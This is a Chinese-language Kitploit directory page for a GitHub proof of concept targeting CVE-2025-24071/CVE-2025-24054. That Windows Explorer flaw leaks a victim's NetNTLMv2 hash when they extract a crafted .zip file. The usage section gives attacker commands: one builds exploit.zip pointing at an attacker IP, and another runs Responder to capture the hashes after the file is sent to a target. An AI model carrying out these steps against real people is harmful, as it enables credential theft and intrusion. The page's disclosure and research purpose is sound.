Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2025-24071_PoC — CVE-2025-24071 / CVE-2025-24054 的 PoC,一个允许获取 NTMLv2 哈希值的 Windows 漏洞 | Kitploit
工具/GitHubGitHub/marcejr117/cve-2025-24071_poc
密码破解Payload生成漏洞分析漏洞利用信息收集
GitHubmarcejr117/cve-2025-24071_poc

CVE-2025-24071_PoC

CVE-2025-24071 / CVE-2025-24054 的 PoC,一个允许获取 NTMLv2 哈希值的 Windows 漏洞

查看仓库
254611年前Kitploit 审核通过

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享
网站

CVE-2025-24071 / CVE-2025-24054 PoC

编辑:微软已将 CVE-2025-24071 重命名为 CVE-2025-24054 🤔

概述

此 Windows 漏洞,具体存在于 'explorer.exe' 中,允许攻击者仅仅通过解压 .zip 文件即可获取受害者的 NetNTLMv2 哈希。

使用方法


  • 执行脚本
python PoC.py test 192.168.1.45

image

  • 将 "exploit.zip" 发送给目标,然后您可以使用 Responder 来接收 NTLMv2 哈希
sudo python3 responder.py -I ens33

image

  • 当目标解压 .zip 文件时,砰!我们就得到了 NTLM 哈希

til

下载工具